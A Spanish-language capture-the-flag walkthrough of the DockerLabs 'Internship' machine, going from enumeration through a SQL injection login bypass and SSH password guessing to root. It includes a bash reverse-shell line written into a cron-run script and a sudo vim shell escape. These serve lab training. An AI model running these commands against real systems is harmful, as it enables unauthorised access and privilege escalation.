



Write-Up: Máquina "Internship"

- 📌 Plataforma: DockerLabs
 - 📌 Dificultad: Fácil
 - 📌 Autor: Joaquín Picazo
-



Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Compruebo la conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]  
$ ping 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.165 ms  
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.101 ms  
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.116 ms  
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.172 ms  
^C  
— 172.17.0.2 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3027ms  
rtt min/avg/max/mdev = 0.101/0.138/0.172/0.030 ms
```

2. Escaneo y Enumeración

Busco y enumero puertos abiertos junto a sus versiones.

```
(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sC -sV 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 13:48 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|_ 256 35:ff:c4:8b:c4:e1:46:12:43:b9:03:a9:cf:ec:f3:0a (ECDSA)
|_ 256 23:ac:95:1e:be:33:9e:ed:14:f0:45:f6:27:51:ca:ba (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: GateKeeper HR | Tu Portal de Recursos Humanos
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
```

Busco directorios en su web, pero no encontré nada.

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/dire
ctory-list-lowercase-2.3-medium.txt -x .php, .html, .txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://172.17.0.2
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirbuster/directory-list-lo
wercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Extensions:        php,
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
./                (Status: 200) [Size: 3861]
./php             (Status: 403) [Size: 275]
./php             (Status: 403) [Size: 275]
./                (Status: 200) [Size: 3861]
/server-status    (Status: 403) [Size: 275]
Progress: 622929 / 622932 (100.00%)
=====
Finished
=====
```

Revisando el código fuente de la interfaz principal de la web encontré un dominio, por ende, lo añadido a mi /etc/hosts para relacionarlo a la ip.

```
view-source:http://172.17.0.2/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>GateKeeper HR | Tu Portal de Recursos Humanos</title>
7   <link rel="dns-prefetch" href="//gatekeeperhr.com"/>
8   <link href="https://fonts.googleapis.com/css2?family=Poppins:wght@300;400;600&display=swap" rel="stylesheet">
9   <link rel="stylesheet" href="/styles.css">
10 </head>
11 <body>
12   <nav class="navbar">
13     <div class="logo">GateKeeper HR</div>
14     <div class="nav-links">
15       <button class="btn" id="aboutBtn">Sobre Nosotros</button>
16       <button class="btn" id="contactBtn">Contacto</button>
17       <button class="btn" id="authBtn">Iniciar Sesión</button>
18     </div>
19   </nav>
20
21   <div class="main-container">
22     <section class="hero">
23       <h1>Bienvenido a GateKeeper HR</h1>
24       <p>Tu portal integral de Recursos Humanos</p>
25     </section>
26
27     <section class="features">
28       <div class="feature">
29         <div class="feature-icon">👤</div>
30         <h2>Gestión de Personal</h2>
31         <p>Administra fácilmente la información de tus empleados.</p>
32       </div>
33       <div class="feature">
34         <div class="feature-icon">📊</div>
35         <h2>Análisis y Reportes</h2>
36         <p>Obtén insights valiosos con nuestros reportes detallados.</p>
37       </div>
38       <div class="feature">
39         <div class="feature-icon">📅</div>
40         <h2>Gestión de Ausencias</h2>
```

```
(kali㉿kali)-[~]
$ sudo nano /etc/hosts
```

```
kali@kali: ~
File Actions Edit View Help
GNU nano 8.4 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2 gatekeeperhr.com
```

Ahora, hago búsqueda de directorios pero en el nuevo dominio.

```
(kali@kali)~$ gobuster dir -u http://gatekeeperhr.com -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php, .html, .txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://gatekeeperhr.com
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 281]
./ (Status: 200) [Size: 3971]
/default (Status: 301) [Size: 322] [→ http://gatekeeperhr.com/default/]
/spam (Status: 301) [Size: 319] [→ http://gatekeeperhr.com/spam/]
/css (Status: 301) [Size: 318] [→ http://gatekeeperhr.com/css/]
/includes (Status: 301) [Size: 323] [→ http://gatekeeperhr.com/includes/]
/js (Status: 301) [Size: 317] [→ http://gatekeeperhr.com/js/]
/lab (Status: 301) [Size: 318] [→ http://gatekeeperhr.com/lab/]
./php (Status: 403) [Size: 281]
./ (Status: 200) [Size: 3971]
/server-status (Status: 403) [Size: 281]
Progress: 622929 / 622932 (100.00%)

Finished
```


💣 3. Explotación de Vulnerabilidades

Entro al directorio /spam y encuentro algo raro sin ningún sentido, puede ser que esté bajo ROT13.


```
view-source:http://gatekeeperhr.com/spam/

1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <style>
7     body {
8       background: #000;
9     }
10  </style>
11 </head>
12 <body>
13   <!-- Yn pbagenfrñn qr hab qr ybf cnfnagr f 'checy3' -->
14 </body>
15
```


En una herramienta web quito la codificación de ROT13 obteniendo una contraseña.



Fui a /index.html del nuevo dominio y contiene un login panel. No tengo credenciales, asi que intento un SLQI básico.



Logré entrar al panel, hay una lista de usuarios. Podría intentar uno a uno para ingresar por ssh junto a la contraseña descryptada anteriormente.



Me puse a intentar hasta que di con una combinación correcta.

```
(kali㉿kali)-[~]
$ ssh ana@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:ZTQqtW+HJphB1FvINw5duJ8o+kJB96Mro0vdTtsg3GA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
ana@172.17.0.2's password:
Permission denied, please try again.
ana@172.17.0.2's password:

(kali㉿kali)-[~]
$ ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Permission denied, please try again.
carlos@172.17.0.2's password:

(kali㉿kali)-[~]
$ ssh mario@172.17.0.2
mario@172.17.0.2's password:
Permission denied, please try again.
mario@172.17.0.2's password:

(kali㉿kali)-[~]
$ ssh juan@172.17.0.2
juan@172.17.0.2's password:
Permission denied, please try again.
juan@172.17.0.2's password:

(kali㉿kali)-[~]
$ ssh laura@172.17.0.2
laura@172.17.0.2's password:
Permission denied, please try again.
laura@172.17.0.2's password:

(kali㉿kali)-[~]
$ ssh pedro@172.17.0.2
pedro@172.17.0.2's password:
Linux 1f09146129a3 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pedro@1f09146129a3:~$ whoami
pedro
pedro@1f09146129a3:~$ id
uid=1000(pedro) gid=1000(pedro) groups=1000(pedro)
```


Pedro no puede ejecutar sudo. Tampoco encontré algo interesante en binarios SUID.

```
pedro@1f09146129a3:~$ sudo -l
[sudo] password for pedro:
Sorry, user pedro may not run sudo on 1f09146129a3.
pedro@1f09146129a3:~$ find / -perm -4000 2>/dev/null
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
```

4. Escalada de Privilegios y Post-explotación

Buscando en procesos, el usuario valentina se mantiene ejecutando un proceso cada cierto tiempo..

```
pedro@1f09146129a3:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1   3924   2668 ?        Ss   17:48   0:00 /bin/bash /entrypoint.sh
root        23  0.0  0.1  201808  3384 ?        Ss   17:48   0:00 /usr/sbin/apache2 -k start
root        43  0.0  0.1   15436   2660 ?        Ss   17:48   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root        50  0.0  0.0    3600   1724 ?        Ss   17:48   0:00 /usr/sbin/cron
root        77  0.0  0.0    2576   1540 ?        S   17:48   0:00 /bin/sh /usr/bin/mysqld_safe
mysql      202  0.0  0.6  1407136  12756 ?        Sl   17:48   0:02 /usr/sbin/mariadb --basedir=/usr --datadir=/var/lib/
root       203  0.0  0.0    5944   1564 ?        S   17:48   0:00 logger -t mysqld -p daemon error
root       260  0.0  0.0    2516   1236 ?        S   17:48   0:00 tail -f /dev/null
www-data   309  0.2  0.1  202556   2820 ?        S   17:49   0:15 /usr/sbin/apache2 -k start
www-data   685  0.2  0.1  202556   2732 ?        S   17:59   0:10 /usr/sbin/apache2 -k start
www-data   688  0.2  0.1  202556   2892 ?        S   17:59   0:10 /usr/sbin/apache2 -k start
www-data   689  0.2  0.2  202556   4288 ?        S   17:59   0:10 /usr/sbin/apache2 -k start
www-data   905  0.1  0.2  202556   4052 ?        S   18:05   0:08 /usr/sbin/apache2 -k start
www-data   941  0.1  0.1  202404   2808 ?        S   18:06   0:06 /usr/sbin/apache2 -k start
www-data   942  0.1  0.1  202404   2808 ?        S   18:06   0:06 /usr/sbin/apache2 -k start
www-data   944  0.1  0.1  202404   3652 ?        S   18:06   0:06 /usr/sbin/apache2 -k start
www-data   945  0.1  0.1  202404   2808 ?        S   18:06   0:06 /usr/sbin/apache2 -k start
www-data   946  0.1  0.1  202556   2724 ?        S   18:06   0:06 /usr/sbin/apache2 -k start
root      1164  0.0  0.2   18088   5064 ?        Ss   18:11   0:00 sshd: pedro [priv]
pedro     1170  0.0  0.1   18344   3484 ?        S   18:11   0:00 sshd: pedro@pts/0
pedro     1171  0.0  0.1    4188   3044 pts/0    Ss   18:11   0:00 -bash
root      1952  0.0  0.1    5980   2940 ?        S   18:33   0:00 /usr/sbin/CRON
valenti+  1954  0.0  0.0    2576   1552 ?        Ss   18:33   0:00 /bin/sh -c sleep 45; /opt/log_cleaner.sh
valenti+  1986  0.0  0.1    3924   2628 ?        S   18:33   0:00 /bin/bash /opt/log_cleaner.sh
valenti+  1987  0.0  0.1    4188   2996 ?        S   18:33   0:00 bash -i
valenti+  2538  0.0  0.0    2516   1548 ?        S   18:47   0:00 script /dev/null -c bash
valenti+  2539  0.0  0.0    2576   1512 pts/1    Ss   18:47   0:00 sh -c bash
valenti+  2540  0.0  0.1    4188   3016 pts/1    S   18:47   0:00 bash
root      2566  0.0  0.2    7368   4200 pts/1    S+   18:48   0:00 sudo vim -c :!/bin/sh
root      2567  0.0  0.0    7368   1544 pts/2    Ss   18:48   0:00 sudo vim -c :!/bin/sh
root      2568  0.5  0.4   11236   8492 pts/2    S   18:48   0:09 vim -c :!/bin/sh
root      2569  0.0  0.0    2576   1568 pts/2    S+   18:48   0:00 /bin/sh
root      3624  0.0  0.1    5980   3196 ?        S   19:17   0:00 /usr/sbin/CRON
root      3625  0.0  0.1    5980   3196 ?        S   19:17   0:00 /usr/sbin/CRON
root      3626  0.0  0.1    5980   3192 ?        S   19:17   0:00 /usr/sbin/CRON
valenti+  3630  0.0  0.0    2576   1484 ?        Ss   19:17   0:00 /bin/sh -c sleep 15; /opt/log_cleaner.sh
valenti+  3631  0.0  0.0    2576   1568 ?        Ss   19:17   0:00 /bin/sh -c sleep 45; /opt/log_cleaner.sh
valenti+  3632  0.0  0.0    2576   1520 ?        Ss   19:17   0:00 /bin/sh -c sleep 30; /opt/log_cleaner.sh
valenti+  3634  0.0  0.0    2484   1288 ?        S   19:17   0:00 sleep 15
valenti+  3635  0.0  0.0    2484   1200 ?        S   19:17   0:00 sleep 30
valenti+  3637  0.0  0.0    2484   1372 ?        S   19:17   0:00 sleep 45
pedro     3643  0.0  0.2    8100   4268 pts/0    R+   19:17   0:00 ps aux
```

Entro a su ubicación para editar el script en bash para hacerme una reverse shell con el usuario valentina.

```
pedro@1f09146129a3:/opt$ ls -la
total 12
drwxr-xr-x 1 root    root    4096 Feb 10 03:46 .
drwxr-xr-x 1 root    root    4096 Jul  1 17:48 ..
-rwxr--r-- 1 valentina valentina 30 Feb  9 01:47 log_cleaner.sh
pedro@1f09146129a3:/opt$ nano log_cleaner.sh
```

Mientras me pongo a la escucha.

```
(kali@kali)-[~]
$ sudo nc -lvnp 443
listening on [any] 443 ...
```

Busco comando en bash para hacer una reverse shell

The image shows the 'Reverse Shell Generator' web application. It has a dark theme. At the top, the title 'Reverse Shell Generator' is centered. Below it, there are two main sections: 'IP & Port' and 'Listener'. In the 'IP & Port' section, there are input fields for 'IP' (containing '172.17.0.1') and 'Port' (containing '443'), with a '+1' button next to the port field. Below these fields, a red text message says 'root privileges required.'. In the 'Listener' section, there is a text box containing the command 'sudo nc -lvnp 443', a 'Type' dropdown menu set to 'nc', and a 'Copy' button. Below these sections, there are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell', with 'Reverse' being the active tab. Under the 'Reverse' tab, there is an 'OS' dropdown set to 'All', a 'Name' search field, and a 'Show Advanced' toggle. At the bottom, there is a list of shell types on the left, with 'Bash -i' selected. To the right of this list, a large text box displays the generated command: 'sh -i >& /dev/tcp/172.17.0.1/443 0>&1'.

Finalmente el script de bash quedará:

#!/bin/bash

bash -i >& /dev/tcp/172.17.0.1/445 0>&1

[illegible]

```
valentina@1f09146129a3:~$ chmod 777 profile_picture.jpeg 66 mv profile_picture.jpeg /tmp/
<ofile_picture.jpeg 66 mv profile_picture.jpeg /tmp/
```

```
valentina@1f09146129a3:~$ python3 -m http.server 8080
python3 -m http.server 8080
```

```
(kali㉿kali)-[~]  
$ scp pedro@172.17.0.2:/tmp/profile_picture.jpeg .  
pedro@172.17.0.2's password:  
profile_picture.jpeg          100%  44KB  5.4MB/s  00:00
```

Reviso si es que en la imagen existiera algo escondido. Aparentemente es una contraseña.

```
(kali㉿kali)-[~]
$ steghide --extract -sf profile_picture.jpeg
Enter passphrase:
wrote extracted data to "secret.txt".

(kali㉿kali)-[~]
$ cat secret.txt
mag1ck
```

Busco archivos con permisos SUDO usando “sudo -l” pero me pide una contraseña e intento con la palabra encontrada anteriormente. Fué un éxito. Ahora, tengo que usar “vim” para escalar privilegios.

```
valentina@1f09146129a3:~$ sudo -l
sudo -l
[sudo] password for valentina: mag1ck

Matching Defaults entries for valentina on 1f09146129a3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty, listpw=always

User valentina may run the following commands on 1f09146129a3:
    (ALL : ALL) PASSWD: ALL, NOPASSWD: /usr/bin/vim
```

En GTFOBINS hay un comando para usar con vim mediante SUDO.

<https://gtfobins.github.io/gtfobins/vim/#sudo>

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- (a) `sudo vim -c '!/bin/sh'`
- (b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.
`sudo vim -c ':py3 import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'`
- (c) This requires that `vim` is compiled with Lua support.
`sudo vim -c ':lua os.execute("reset; exec sh")'`

Utilizo el comando.

```
valentina@1f09146129a3:~$ sudo vim -c '!/bin/sh'
```

Logro volverme root. Escalada de privilegios completada.

```
#!/bin/sh
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root)
you have mail
you have mail
#
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.